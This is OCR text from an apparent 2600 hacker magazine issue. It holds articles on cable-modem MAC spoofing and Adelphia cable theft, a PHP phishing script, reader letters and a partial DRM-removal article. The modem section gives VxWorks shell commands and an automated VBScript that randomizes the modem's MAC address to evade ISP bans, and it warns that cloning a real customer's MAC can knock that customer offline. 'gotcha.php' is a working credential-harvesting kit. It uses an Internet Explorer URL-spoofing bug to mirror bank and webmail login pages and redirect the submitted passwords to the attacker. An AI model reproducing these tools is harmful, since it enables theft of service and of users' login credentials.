OID=1.3.6.1.3.83.1.6.2.1.2.1 Type=INTEGER Value=5 (create and wait)
OID=1.3.6.1.3.83.1.6.2.1.3.1 Type=INTEGER Value=0 (both interfaces)
OID=1.3.6.1.3.83.1.6.2.1.4.1 Type=INTEGER Value=1 (ethernet protocol)
OID=1.3.6.1.3.83.1.6.2.1.5.1 Type=INTEGER Value=2054 (arp traffic)
OID=1.3.6.1.3.83.1.6.2.1.2.1 Type=INTEGER Value=1 (activate filter)

I wrote a tool to add these rules to the modem easily and will make it public soon.

Now

As I moved to a smaller town (where the cable company had less than 100 customers) my first try was quickly detected and resulted in a "shame on you" telephone conversation. I tried some other modem I had and they banned its MAC address and it never got online again (couldn't get IP for HFC mac and with an IP like 0.0.0.0 it couldn't bind tftp and other stuff). Another modem, and it got banned too. Well, now it's a challenge. I should find a way. I should have control over the modem as much as they do. So I looked for a modem with shell enabled firmware. I found one (from eBay) and examined the underlying beautiful vxworks OS. After two days of hard work I found several ways to change the Mac address of the modem.

The following techniques are for the Surfboard 2100 modem with a shell enabled firmware (SB2100-1.1.1-SCM-SHELL):

Check http://192.168.100.1/mainhelp.html to see if your modem has a shell enabled firmware.

First, connect the modem's diagnostic port to your PC's serial port. (I will not go into details, consult your hardware guru friends.)

Change your PC's IP to tftp server's IP (I will give you a sample script to automate this later below).

Startup your favorite terminal program (examples are for SecureCrt) and turn on the modem.

You will see something like:

```
SURFboard Cable Modem - Model SB2100
Cold boot @ 0xbfc00000 ...
Running dramTest (32 bit) store/load basic test ... PASSED
..
VxWorks System Boot
```

If you see a "->" prompt after

```
$$ MCNS STARTUP $$
Launching startup...
```

then you are ready to use the commands below:

`-> ts tScMain` (Suspends the startup script (`ts=taskSuspend`). You will not be able to catch tScMain task if not entered quickly - you need a script running terminal program like `SecureCrt`.)

`-> sysHfcMacAddrSet__3Hfcccccc(0x00,0xDE,0xAD,0xBE,0xEF,0x01)`

`-> routeAdd "TFTPserverIP", "192.168.100.1"` (With the help of this you won't need to ping the modem for tftp feed.)

`-> tr tScMain` (Resume startup script.)

`-> td tShell` (This is needed for later *(privileged)* shell access - prevents Cli startup, later just hit Ctrl+C and it will grant you a new (*privileged*) shell.)

After modem gets the .cm file you can revert your IP settings back to DHCP.

The first method I found was using the sysEnetMacAddrSet command. This command is used to change the ethernet interface's MAC address. But,

```
-> l sysEnetMacAddrSet
..
0x800a6bac  34c6800a  ori  a2,a2,0x800a
..
```

`-> m 0x800a6bae` (enter)

`-> 800a6bae:  800a-` (type 8000 and hit enter here - for HFC interface)

`-> 800a6bb0:  2504-` (just type . and hit enter to quit modifying)

Now if we call `sysEnetMacAddrSet(0x00,...)` it will set HFC interface's MAC address instead of ethernet!

I will not list all commands here. All you need is:

`lkup "keyword"` (lists the commands/functions including keyword - case sensitive `(lkup "reset", lkup "snmp", lkup "SNMP")`.

With `lkup` you can find everything and if you're familiar with assembly just use

`-> l command/function`

for further examination.

If you set the MAC address to an already existing MAC address, the modem will be online with the Class of Services set for that customer and will cause the other (real one) to reset itself. When the other (real one) gets online your modem will reset itself and so on. This looping process may cause a Denial Of Service attack and prevent the legitimate user from connecting to the net.

Automatic for the People

Examples are for SecureCrt and W2k or XP.

Add the following to startup (create a batch file and add to startup folder or add to `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`)

`C:\Program Files\SecureCrt\securecrt.exe /S sessionname /SCRIPT c:\script.vbs`

Copy the script below to `c:\script.vbs`.

```
# $language = "VBScript"
# $interface = "1.0"

Dim tavan,taban,rendim,kauntir
Dim sonuc
Dim tumsi

Sub setaddr
tumsi = "sysHfcMacAddrSet__3Hfcccccc(0x00"
do while kauntir<6
randomize
rendim = Int((tavan - taban + 1)*Rnd + taban)
sonuc= hex(rendim)
tumsi = tumsi + "," + "0x" + sonuc
kauntir = kauntir+1
loop
tumsi = tumsi + ")"
End Sub

Do while 1=1
crt.Screen.Synchronous = True
tavan = 255
taban = 17
kauntir = 1
setaddr()
crt.Screen.WaitForString "Version:"
Set shell = CreateObject("WScript.Shell")
shell.Run "netsh interface ip set address "Local Area Connection"
➥static TFTPSERVERIPHERE 255.255.0.0 TFTPSERVERIPHERE 1"
crt.Screen.WaitForString "-> "
crt.Screen.Send "ts tScMain" & vbCr
crt.Screen.WaitForString "-> "
crt.Screen.Send tumsi & vbCr
crt.Screen.WaitForString "-> "
crt.Screen.Send "routeAdd "&Chr(34)&"TFTPSERVERIPHERE"&Chr(34)&",
➥"&Chr(34)&"192.168.100.1"&Chr(34) & vbCr
crt.Screen.WaitForString "-> "
crt.Screen.Send "tr tScMain" & vbCr
crt.Screen.WaitForString "-> "
crt.Screen.Send "td tShell" & vbCr
crt.Screen.WaitForString "REGISTRATION SUCCESS"
shell.Run "netsh interface ip set address "Local Area Connection"
➥source=dhcp"
crt.Screen.Synchronous = False
loop
```

Greetz to 2000 olympians.

Inside Adelphia

by J. P. Arnold

Despite what the cable company might tell you, your premium channels and high-speed Internet access are not controlled by a switch hidden inside Adelphia headquarters. In fact, these services are always running live inside the mysterious cable junction boxes that are littered around the average neighborhood or apartment complex. During a recent service visit, a friendly cable company employee proved willing to educate me on some of the simpler aspects of Adelphia's inner workings. This article attempts to describe the interior of the typical apartment complex cable junctions and provide some rudimentary guidance on the function of the enclosed hardware. While this information is specific to Adelphia service regions, potential for broader application exists.

There are currently two components to the standard Adelphia residential cable junction point, here referred to as the "main" and the "mess." The main is the trunk line connecting the residence(s) to the Adelphia service web. It comes out of the ground, appearing as an unpretentious coaxial cable feed. This feed is housed in a stand-alone, green metal case approximately 12 inches high and four inches square. From the behavior witnessed during this service call, no special equipment is required to access this case - aside from a pair of steel-toed boots.

An ordinary coaxial cable connector joins this main feed to another metal case - the "mess" - so named for the appalling spaghetti of wires inside that dole out bandwidth and programming to the neighborhood. In this instance, this second box required a special tool to open, reminiscent of the lock-lugs on a tire rim. The case is clearly constructed by the lowest bidder and is vulnerable to any number of household tools.

The cable jacks inside of the second box were all carefully labeled to coincide with the apartments to which they provided service. As previously mentioned, the wires themselves don't know who is paying for services. According to the employee, access is provided or restricted by means of filters. For those customers who only pay for cable television, a filter is placed on the line to prevent Internet access. While this filter could not be closely examined, it appeared to be a Model ETN, EMN, or ESN negative filter, produced by Eagle Comtronics (www.eaglefilters ➥.com). For those who desire only high-speed Internet, a multi-channel negative filter (probably Eagle's Model 10M) is placed on the line to block television signal. Negative filtration is the process of interrupting signals to prevent unauthorized use. This supplements the positive filtration device - the cable box - which removes encryption from signals so they are readable by the end-user. As a visual memory aide, Adelphia places a special blue tie-wrap on the lines of customers who have elected to pay for both Internet and television programming. These lines have no filters attached. There may also be metallic silver tags inside the box; these have been phased out of use and, according to the technician, no longer hold significance.

In an apparent effort to sabotage attempts to tamper with this system, Adelphia employees supplement this setup by installing a bewildering chaos of splitters and splices. Why? The main cable feed needs to be shared between all the members of the apartment building it services - the ones who want just TV, just Internet, or both. This means that the main line must be split into three distinct service facets and then spliced into the particular customer's apartment. In addition to atrocious signal loss, this forest of wire provides ample opportunity for tinkering.

Theoretically, if someone wanted to secure unpaid access to cable television, it would be a simple matter to run an extra piece of cable from one of the in-place signal splitters to the cable jack labeled with your apartment number. You might choose to connect using either the full-service or the television-service-only split. Either will get you *The Sopranos* so long as you own a cable box. This method appears relatively risk-free. In general, cable technicians do not know/care who is paying for access in an apartment complex. Based on this service

call, they also do not care to closely inspect the work done by other people - whom they assume to be authorized individuals - inside the junction box.

Free high-speed access is somewhat more difficult. As I write this article, I am not aware of any method that an unauthorized user can use to access Adelphia's high-speed service without a MAC address interrogation. If it were possible, however, it would be wise to first locate a rightful high-speed user by searching for the blue tag on their cable feed. When the interruption would not be noticed, disconnect his/her cable, transfer the blue tie-wrap to your illicit splice, and then replace all the connections. This far-from-foolproof method at least insures that your splicing job will appear legitimate to casual inspection.

If you need to install a new splitter, use caution. Any splitter introduces signal loss: 3.5dB for a three-way, 7.0dB for a four-way. These signal losses are cumulative and, in the case of an Adelphia high-speed connection, any loss greater than 10dB renders a connection useless. A TV signal should not be affected by adding a second or third splitter, but any Internet connectivity will suffer repeated dropouts. Remember also that residents frequently split the connection inside their homes - another potential source of signal loss and tampering detection. If you, the legitimate user, are experiencing connection dropouts or a fuzzy TV signal, call your cable company and request that a technician check your line for this type of hardware signal loss.

According to the technician, Adelphia is planning to consolidate the main and the mess into one junction box. The technician seemed to think that this change would alleviate some of the spaghetti inside the box. In any event, the act of consolidation is certainly a window of detection that unauthorized cable users should consider carefully. In the Colorado area, this migration is scheduled to occur "sometime in the next two years." It may already be underway in some areas.

This article represents some entry-level information on Adelphia hardware and service procedures. It can be used to add to the reader's knowledge. It should be used responsibly.

Subverting Non-Secure Login Forms

by I. O. Hook

On December 9th, Secunia (http://www.se➥cunia.com) released details on yet another Internet Explorer vulnerability. This one allowed malicious web site owners to spoof what appears in the Address: blank of IE 5, 5.5. and 6.

The vulnerability was caused due to an input validation error, which can be exploited by including the "%01" and "%00" URL encoded representations after the username and right before the "@" character in a URL.

Successful exploitation allows a malicious person to display an arbitrary FQDN (Fully Qualified Domain Name) in the address and status bars, which is different from the actual location of the page.

This bug, combined with the effects of lazy site operators who hang their login forms out on non-secure web pages and ignorant users who depend on third-party link lists or trust URLs they receive in their e-mail, can really add up to disaster.

Microsoft issued a patch for IE on January 13th. But this little bit of PHP shows just how easy it was (and still is on unpatched browsers) to grab logins and passwords.

If you're a user, don't use IE. If you must, never trust a link from a web site or (even worse) your e-mail. For best results, type the URL into the Address blank, by hand, every time.

If you're an operator, please put your login form on a secure page and don't leave it hanging in the breeze for unscrupulous middlemen to mirror and possibly exploit.

This demonstration should be used for educational purposes only; researching the legal ramifications of actually grabbing passwords with this exploit are left as an exercise for the student.

[see gotcha.php, attached]

```
<?php

# here are a few links to get you started - most non-static URLs
# with login forms that use <input type="password"> will work

$dest[]="Slashdot";
$link[]="http://www.slashdot.org";
$dest[]="Kuro5hin";
$link[]="http://www.kuro5hin.org";
$dest[]="Yahoo!";
$link[]="http://my.yahoo.com";
$dest[]="America On-Line";
$link[]="http://www.aol.com";
$dest[]="NetZero";
$link[]="http://webmail.netzero.net";
$dest[]="Wells Fargo Bank";
$link[]="http://www.wellsfargo.com";
$dest[]="Neverwinter Nights";
$link[]="http://nwn.bioware.com";

# has somebody submitted our form?

if (isset($the_site_you_really_wanted))
{
    print "<html><body>\n";
    print "<b>Be afraid. Be very afraid.</b>\n";
    print "<p>\n";
    print "You just gave me your login and password for the following Web site:\n";
    print "<p>\n";
    print "<ul>\n";
    foreach ($_POST as $k => $v)
    {
        print "<li>$k: $v</li>\n";
    }
    foreach ($_GET as $k => $v)
    {
        print "<li>$k: $v</li>\n";
    }
    print "</ul>\n";
    print "<b>Have a nice day!</b>\n";
    print "</body></html>\n";
    exit;
}

# if one of our links was not submitted, print the list of links

if (!isset($p))
{
    print "<html><body>\n";
    print "<b>Useful Links</b>\n";
    print "<ul>\n";
    $i=0;
    foreach($dest as $c)
    {
        $t = $link[$i] . "&#1%00@" . $_SERVER['SERVER_NAME'] . $PHP_SELF . "?p=" . $link[$i];
        print "<li><a href=\"$t\">$dest[$i]</a></li>\n";
        $i++;
    }
    print "</ul>\n";
    print "</body></html>\n";
}
else
{

    # here we go ... some eager sucker has followed one of our links

    # first, parse the URL in case we need to supply a base href later

    $url = parse_url($p);
    $base_href = $url[scheme] . "://" . $url[host] . "/";

    # go grab the page

    $handle = fopen ($p, "r");
    $contents = "";
    do {
       $chunk = fread($handle, 8192);
       if (strlen($chunk) == 0) {
           break;
```

```
        }
        $contents .= $chunk;
    } while(true);
    fclose ($handle);

    # stick it all in $data

    $data = explode("\n", $contents);

    # go through $data line by line

    for ($i=0; $i<count($data); $i++)
    {
        if (stristr($data[$i], "<base"))
        {
            # found base href
            $found_base_href=1;
        }
        if (stristr($data[$i], "<form") && !isset($found_password))
        {
            # save the line number where the form started
            $start_line=$i;
            # we've found a form to look at
            $in_form=1;
        }
        if (isset($in_form) && $in_form)
        {
            # we're in the form
            if (stristr($data[$i], "type") && stristr($data[$i], "password"))
            {
                # we've found the password blank
                $found_password = 1;
            }
        }
        if (stristr($data[$i], "</form"))
        {
            # we're out of the form
            $in_form = 0;
            if (isset($found_password))
            {
                # we're done
                break;
            }
        }
    }
    if (isset($found_password))
    {
        # we found the password entry line; go back and substitute our form action
        $data[$start_line] = "<form method=\"post\" action=\"http://" . $_SERVER
        ➥['SERVER_NAME'] . $PHP_SELF . "\"><input type=\"hidden\" name=\"the_
        ➥site_you_really_wanted\" value=\"$p\">";
    }

    # dump the compromised page to the client's browser
    foreach ($data as $line)
    {
        print "$line";
        print "\n";
        if (stristr($line, "<head") && !isset($found_base_href))
        {
            print "<base href=\"$base_href\">\n";
        }
    }
}

?>
```

Continued from page 39

user name attached to the oracle lock alongside SQLPLUSW.EXE and he flipped out. Two hours after I left work, I tried to login to the web-based e-mail application and I saw my account was disabled. Two hours later, my account was deleted. I got no voicemail messages, so I came in to work that night as usual. When I walked through the door, the security guard told me I was not allowed to be inside the building and offered no explanation why.

The next morning I heard the lowdown from my manager and he said the programmers thought of me as a security risk and they wanted me out of there immediately. They changed all the passwords for almost every server and application around, and terminated me right then and there.

I wanted to tell you this story because I feel it's important to communicate this sort of security paranoia that is plaguing America and perhaps the rest of the world today. I never hurt a soul inside that place. I fought Nimda and all sorts of other viruses with the best of them. I reported security problems and was kind to end-users over all the building, no matter how much knowledge they had. All I wanted to do was learn and experience computing in an environment where there were resources available to see things I would not be able to afford to buy on my own. They are very insecure and because they knew that I wasn't just a droid who stayed up all night and escalated technical problems, I became a threat in their mind. So the real problem in corporate America is still just plain old ignorance.

Thanks for a *great* magazine. I have faith.

John Anon

Dear *2600:*

I've been going to school for the past 12 years and I'm currently a junior at York Community High School (www.elmhurst.k12.il.us/schools/york/york.html) in Elmhurst, Illinois - a moderately priced suburb almost 15 miles due west of Chicago, IL. During my time in the public school system, it's come to my attention that there have been serious impediments of the free pursuit of information within the public school system. The school administration and teachers have been involved with blocking information that is informative, simply to avoid the risk of students learning information that is bad. At our school, there's a piece of software installed called "WebSense" on a certain server on our network. All website queries are passed through this server, and URLs containing certain key terms such as "phrack" are blocked from access. Computers in the library are constantly monitored for any activity that may be interpreted as unacceptable. The school library is restricted to schoolwork only and we're limited from learning anything extra (I once got in trouble for learning programming during a busy period in the library). In the information age, we should sometimes ask ourselves, "If our country's defense involves knowledge that may do good or evil, then why shouldn't our personal defense involve this knowledge as well?" The answer seems to me to be simple - our country wants unrestricted rights over their citizens.

thesuave1

Knowledge is power and this certainly shows how much it's feared, even in an environment that supposedly fosters it. But one thing this isn't is unusual.

Dear *2600:*

A friend of mine pointed to my *2600 Magazine* and said, "You know you can get arrested for having that." It's a sad day in America.

sunami

It's only sad if you listen to the doomsayers. Be happy and fight.

Dear *2600:*

During the recent snowstorms, one of the local news channels used a website to allow people to post business closings. A group of people affiliated with my university decided it would be fun to submit fake (often vulgar) business closings. Anyway, when this was in the newspaper the next week I overheard students in one of my courses talking about how the site had been hacked.. Using a public form on a website hardly seems like "hacking" to me.

ieMpleH

Dear *2600:*

The other day I was about to go out wardriving with my laptop when I picked up a network before leaving my driveway. Problem was, it was encrypted. Damn, I thought. But I was bored so I decided to mess around. I put 00000000 as the network key and pressed OK. Much to my surprise, it worked! I had connected to my neighbor's "encrypted" network. Shows that there really is no patch for human stupidity.

mord

Tips

Dear *2600:*

In 20:3; you responded to a letter saying that someone got Final Cut Pro for $50. I just wanted to note that companies like Apple and Microsoft give out educational discounts. For the latest version of Final Cut Pro, you can get it at 500 dollars at the educational discount. How do you get this educational discount legally? Easy, go to a community college, register for the cheapest class, buy the software, and then drop the class you registered. If the class is refundable, great! You just saved a lot of money by buying a piece of software legally that would have cost you much more if you were an average customer.

College_Student

This doesn't address the original point of someone being forced to go the pirate route because of the lack of any guarantee that the software would actually work under a certain configuration. It's an example of the lack of support directly affecting sales.

Meeting Trouble

Dear *2600:*

I went to the Buffalo meeting this month that's supposed to be at the Food Court over at the Galleria Mall (which is actually in Cheektowaga). Nobody was there for any *2600* meeting. I've asked around and this has been going on for almost a year now. What do you (and we) do when something like this happens?

I'd just like point out that Galleria Mall is way off in the burbs and almost totally inaccessible by public transportation. It's pretty much only accessible by car. I'm trying to organize people to go but it's hard without the transportation support. Could it possibly be moved to something really easily accessible? Boulevard Mall

is much closer to Buffalo and the surrounding areas and very easily accessible by public transportation. Not only that but it's only five minutes from the local college campus - University at Buffalo North Campus. Tell me what I need to do to get this set in motion.

Kaosaur

The best way to achieve this is to first determine that the meetings aren't going on as advertised. Since yours is one of many such letters we've received on this particular location and since we haven't gotten an update from this meeting in a while, we've delisted it. This means you're free to pursue starting up the meeting at a new site. We suggest conferring with others on this as the last thing you want is a divided group that can't decide where to meet. When you have a consensus, be sure to send us updates (to meetings@2600.com only please) after each meeting letting us know how they're going. Once this has been going on for a while and appears to be consistent, the new meeting location will be listed in the magazine and on the website. Good luck.

From The Other Side

Dear *2600:*

Mitnick merely played a series of tricks, changed files as he went along, was stupid enough not to change the ones to cover his tracks, and got arrested. I would dearly love to know what could cause people to want to free him. It's idiocy displayed in the greatest manner and respect of all things that should be considered easy as hell. This turkey didn't do anything great. Why the hell would you want to free someone who enjoys destroying things?

rewt

We get these kinds of letters all the time but it's good to occasionally address the points. Here, however, there are few to find. You contradict yourself by expressing moral indignation at someone who committed a crime and then chastise that same person for not getting away with a crime. Mitnick is the first to admit the wrongness of what he did. But what he didn't do - and what nobody affected has accused him of doing - is intentionally cause damage or harm to anything. It's really quite disturbing to see people who apparently believe five years in prison wasn't enough, regardless of what they believe he actually did.

Dear *2600:*

Could you, if there is *any* possible way pass along a major props/thx to "the big letoolski" @GamesNet radio for his suddenly unexpected and very welcomed use of "Here comes your Warrior" at approximately 3:20 am (California Time)??? I would greatly appreciate it. Keep up the awesome mag. If you ever have funding problems, call up the Royal Court Of Jesters. We'll help you out. Peace!

Rafin

If we never find life on another planet, perhaps this could be the next best thing.

The Music Industry

Dear *2600:*

I am an independent recording engineer/producer in the Midwest. I have been a reader of *2600* since I learned of its existence in a book I found at the local library when I was in grade school. I give credit to you in so much as you gave me the notion to play with technology. I tried computers, phones, etc. but never really had the passion for either. What I really lusted for was audio. During high school I was an avid war dialer and phone phreak. The most impressive thing I did was call the American Embassy in Moscow from the payphone in the school lounge without paying a dime. I did it once and never felt like I could top it. There was the apex of my phreaking/social engineering. But the thirst for technology didn't end there.

I decided to attend a recording engineering school after high school. I had always loved taking apart tape decks and modifying them. I remember once when I was young wondering what would happen if you had a really wide tape with many tracks and control over the levels of each. Later I found out that this had happened in the 60's and was called multitrack recording.

But I digress. My question to the hacker community is this: What do we, as the music community, need to do to get people to go out and buy CD's as opposed to copying them? I work with small, independent bands that literally need every penny from every record sale they can get. I have nothing against file sharing music. I support it fully. Technology needs to be embraced and I, for one, don't want to be the police of free will. But things are changing and music can't be made without money being made. If a band releases a CD and nobody buys it, they can't make a second one. Do I need to start releasing high resolution DVD-A albums? I'm just wondering what the hacker community has to say about this issue.

Jakob Larson

There are different parts of the music "community" and their needs don't always coincide. In this case there are musicians, consumers, and the distribution entities encompassing record companies, distributors, and retail outlets. Most of the panic we've been witnessing recently stems from those latter groups as technology and connectivity move them towards obsolescence. After all, why would anyone want to pay close to $20 for a CD of their favorite band when they can get it for free over the net and when the actual artists only receive a small fraction of that amount anyway? This incentive changes when consumers become empowered and are able to directly support their favorite musicians without feeling ripped off. The mistake that many in the industry have made is to assume that because people paid a huge amount in the past they will continue to do this when they have other choices. Very few consumers feel such a loyalty to record companies. Supporting their favorite bands is a different story. There will always be people who copy instead of spend but those are probably people who wouldn't have spent in the first place. It's nearly impossible to gauge how much money might have been made if nobody made a digital copy of a CD. To assume that these are "lost sales" is simply wrong. And if there's a way to obtain originals at a fair price, having copies in circulation could very well help to spur that demand. This is not to say that this is a proven benefit, just that the industry is in flux and it remains to be seen what it will evolve into. And that's a process that can't be stopped with court orders.

More Bookstore Hijinks

Dear *2600:*

Recently, while wandering the local campus bookstore, I discovered a few copies of your magazine inconspicuously hidden behind a stack of home decor magazines. (So I was bored?) While I find it interesting enough that my university actually sells your magazine in its bookstore, it still irks me that they feel the need to hide it in a part of the rack that makes it difficult to find.

In any case, having not yet purchased this issue, I took it up to the register and attempted to check out, only to find that the cashier could not figure out how to get the price to run. Ten minutes and half the employees in the store later, someone pointed out that the computer only needs to be told that "it's a magazine, not a book," and "it costs $X."

So reassuring, these people....

Cygnwulf

Dear *2600:*

Recently I purchased Kevin Mitnick's *The Art of Deception* from my local Barnes and Noble. When I got up to the counter to ring it up, the woman, maybe in her late fifties, shuddered when she read the title, "I don't want to know" and then she flipped it to the backside to examine its contents. "It's awful what they do with this information." I kind of grinned to reassure her when she said this (though I was amused). I added that this was why it is so important to learn about how people can cheat you out of sensitive information without you realizing what has just transpired, so you may be able to circumvent it before it happens to you. She nodded but I don't think it really sunk in.

MG48s

This kind of thing seems to happen to our readers quite a bit. We suggest keeping a sense of humor for as long as is humanly possible.

Thoughts on Terrorism

Dear *2600:*

I am reading a very interesting/frightening book right now. It is called *The War on the Bill of Rights - and the Gathering Resistance* by Nat Hentoff. If anyone wants to educate themselves on the "New Constitution" as has been rewritten by the Bush/Ashcroft administration, this book is a great place to start. Although it kind of made me wonder... if someone writing your magazine were to express points of view that were thought to advocate terrorism, which could be as little as the attempt to "...influence the policy of a government by intimidation" (Patriot Act, 2001), *2600* could in theory be deemed a terrorist organization. Not that I am saying that this is or will be the case, but the terrorism guidelines Ashcroft provided the FBI state: "The nature of the conduct engaged in by a [terrorist] enterprise will justify an inference that the standard [for opening a a criminal justice investigation] is satisfied, even if there are *no* known statements by participants that advocate or indicate planning for violence or other prohibited acts." So if *2600* is deemed a terrorist organization, which is not too difficult apparently, what would prevent the government from demanding your subscriber list to get the names of active members of this so-called "terrorist organization?" They can also (if I understand this correctly) legally prevent you from informing your subscribers that there is even an investigation. This scenario would be a pretty bold implementation of the Patriot Act, but still not outside the realm of possibility. If you want to get way out there, think about this: Technically if *2600* is considered a terrorist organization, all of the members, or anyone that has supported *2600* could be deemed an enemy combatant, and held indefinitely without a lawyer or any outside communication. What makes this situation even more fun is that the government doesn't even have to tell you why you are being held or charge you with anything at all. (habeas corpus?).

Like I said, this ever happening is very unlikely, but what better way to deal with dissent than to lock up anyone who doesn't agree with you? Educate yourself on this bill that was passed out of fear of further attacks, fear of being blamed for further attacks, and fear of being labeled unpatriotic. Which is more patriotic, supporting the current government officials (we know how infallible politicians are) or protesting a bill that nullifies large portions of our Bill of Rights? Find out for yourself. I would suggest Hentoff's book, but I am sure you can find many other sources of information. Our ignorance is their greatest weapon.

drlecter

The good news is that people are starting to wake up about the threats posed by the Patriot Act and other products of Bush and Ashcroft. We only hope that will be enough to start reversing the madness we've been engaged in. If not, we'll continue to do the best we can in whatever circumstance.

Dear *2600:*

I was at Hastings today and they had some of your zines near the main checkout aisle. So I picked one up and decided to stay and read some of it. It's really informative and even for someone who doesn't know anything about computers it's still hard to put down. So, good job on that. Anyways, my question to you guys or the hacker community in general I guess would be this. With all the new powers given to the authorities to crack down on "terrorists" with this Patriot Act, they've created a perfect weapon to attack organizations like yours. Has it directly affected you yet? What measures have you taken and what can others do to protect themselves from this? It just seems the authorities can now legally monitor in any way they see fit and get away with it. It just seems to me that this act was created solely for the purpose of going after your organization and others like you.

Lindsey The Boy

It does indeed feel like it was meant for us sometimes but then reality kicks in. This is meant for everyone - we're just one set of voices. We may stand up for free speech and controversial opinions more often which is why it seems as if these crackdowns are aimed squarely at us. But there are so many more people who stand up for these values in one way or another every day. Instilling fear in the populace as a whole is the real goal.

To Clarify

Dear *2600:*

I received an auto-response e-mail from letters@2600.com in my inbox yesterday.

I just wish to inform you that I did *not* send any

e-mails to letters@2600.com. It might have been somebody else or perhaps some program that used my e-mail address as the source address.

Whatever that original e-mail might have been, please disregard it as it was not sent from me.

If you have any questions about this, please feel free to let me know. Thank you.

Lawrence

Your mistake was sending us this letter which we've now published. You're part of the family now. And if that was your intention all along, well played.

Dear *2600:*

As a member of the Department of Homeland Security (DHS) and a faithful reader of your fine publication I feel obligated to clarify some of the details in the 20:4 page 48 letter authored by Anonymous. It is doubtful that the DHS will ever have a listing of local field offices. The reason for this is that the DHS is an umbrella organization that was formed to coordinate the information exchange of numerous government agencies after the terrorist attacks of September 11th.

The DHS is not a new separate organization but the headquarters for the 22 agencies that were absorbed into it. The agencies that fall under the DHS for the most part will still perform their branches' missions without much change. The main objective of the merger was to enable each branch to contribute and share information within the DHS network.

I would not expect the DHS to secretly set up shop in your neighborhood any time soon. Chances are they would just utilize what is already in place. For more information pertaining to the organizational structure of the DHS and the agencies that fall under it please visit http://www.dhs.gov/dhspublic/theme_home1.jsp.

P.S. My gut is still hurting from laughter after reading the 20:4 Food For Thought letter. That kid deserves a shirt for that.

ZeroSpam

Mentoring

Dear *2600:*

After a friend introduced me to your magazine I have been extremely interested in hacking. Anyone willing to help or point me in the right direction will be appreciated.

Billy

See the following for some advice.

Dear *2600:*

This letter goes to crypto for his letter in the 20:4 edition:

Congratulations, you have learned to hack; or better, you have learned to learn. One of the first things you must have learned in college is the difference between the teaching methods of a professor and a teacher. A teacher's job is to teach while a professor points you in the right direction and expects you to take the initiative to learn.

I too have been interested in computer science for many years now. I live in what I refer to as a "technologically challenged" area and I have learned to depend on myself in my pursuit of knowledge. I have, however, had a much older friend who has helped me through the years. He has never "taught" me anything but has been my mentor by providing me with the tools, direction, and advice I needed to achieve my goals. If he had crippled me by simply handing me the answers I would have never learned to troubleshoot and solve problems on my own. I too should be enrolling in college before long and from my experiences thus far I think I will be ready.

Hacking is a concept that surpasses computers and phone lines. In fact it predates them. It's a lifestyle that may take different names and forms with the advancement of technology but fundamentally stays the same over the years. Hacking is our intellectual devotion to the cause of better understanding. It explores our maximum potentials as humans. Since potential seems to be the greatest waste of the universe, I would encourage you and any other readers to mentor someone younger than you as I consider myself very fortunate.

Radix

You may have succeeded in doing just that with these words.

Working Around the System

Dear *2600:*

Earlier this week my old phone died and getting a new one from Telus without a contract would cost me about $225 (CDN) for my crappy prepaid plan. I looked at Fido, a GSM competitor, and they were offering a great plan and a free Sony Ericsson T300 with a two-year "Fido agreement". I decided to go for it and was impressed with the phone except for the fact that the ringtones and images were really lame. A data cable for the phone would cost me about $30 - a steep price considering that I would only use it for cosmetic purposes.

I then had an idea that I could download and create files and send them to my Palm M100 and then beam them to the phone via IrDA. The problem was that Palm Installer wouldn't read any of these files or pass them on because they were not recognized as Palm format. Doing some research, I found a program called zboxz (http://palmboxer.sourceforge.net) that fakes Palm Installer files from any PC or Mac format and then can be stored on the Palm or beamed out.

I then had the problem of figuring out how to format the ringtones from MIDI. I tried Polyphonic Wizard, but it would only do the first two seconds until I paid $40 to register it, way too steep. I eventually tried just sending the raw MIDIs over and sure enough, it worked perfectly, no conversion necessary.

Now on to images. Sony Ericsson's Image Converter would only convert my JPEGs to bitmap files, which zboxz could handle but the beam feature for some reason could not. I found an old copy of Photoshop LE and then used it to change these BMPs into GIF files and then beam them, and it worked fine. (For those who want to create new files to transfer, the correct settings are 101x80, 256 colors, no interlacing.)

So now I can have unlimited free downloads of ringtones and use picture ID or have nice backgrounds without needing the camera attachment. Now all I have to do is figure out how to change the banner, an easy task on CDMA but not so easy with GSM. Does anybody know why they lock it? I would really like to know.

Nathan

Setting Your Music Free:

iTunes Music Sans DRM

by k0nk

I do not advocate using the information contained herein to steal music. I simply enjoy having access to my own music on any computer I like and I'm sure that others are in the same boat. Fair use does not include unlimited distribution without permission.

Pepsi's recent promotion promising 100 million free iTunes songs allowed free downloads from the iTunes Music Store (iTMS), but the files include restrictive digital rights management (DRM) that prevents users from playing the songs on their choice of hardware, making them free in only one sense of the word. Currently, the DRM that Apple packages into every AAC (Advanced Audio Coding) encoded song requires users to "authorize" their computer in order to play purchased music. Authorization involves entering the iTMS username and password that they used to purchase the song, and can only be performed on a maximum of three computers. Apple has freely announced that the iTMS exists to sell iPods (which do not require authorization to play purchased music and are the only portable players licensed to play AAC encoded songs), not to turn a profit from selling music online. So what do you do if you want to play a purchased song on your shiny new Dell Digital Jukebox or on a non-authorized computer while you're away from home?

Digital rights management has always met with resistance; people simply don't like to be told what they can and cannot do with things they have purchased. As soon as the iTMS launched, there was an immediate need for a technology to remove the DRM from purchased AAC files.

Regardless of the type of copy protection employed to restrict a file's usage, the purpose of the file remains the same: to produce certain high quality sounds. Without the rights management decreasing sound quality (thus making the file useless), there is no way that a user can be prevented from simply physically plugging the speaker output into the microphone input. The problem with this is that wires can be low quality, connections aren't always perfect, and some way or another gremlins creep into the process and the sound quality usually diminishes.


Ten days after the release of a Windows version of iTunes, a program called MyTunes appeared. Its command line interface allows users to strip the digital rights management out of AAC files downloaded from Apple's iTunes Music Store. MyTunes, which only runs in Windows, works by using a special driver that reroutes the sound card's output to the hard disk instead of the speakers. Interestingly, a similar device driver was (until recently) available on Apple's OS X developer site as an example sound driver. Changing drivers is certainly clever and performs the desired task well, but requires the user to use special software that they might not be comfortable with.

Another method of converting AACs with DRM to whatever file format is desired exists which uses no special software. What is interesting about this method is certainly not its technical difficulty, but that it uses only tools provided by Apple on any new Macintosh system. You could buy an iBook from your local Apple retailer, open it up, and start twisting off DRM with no additional software or technical knowledge. The method is simple:

1. Purchase music from the iTMS.
2. Open Apple's Sound Studio.
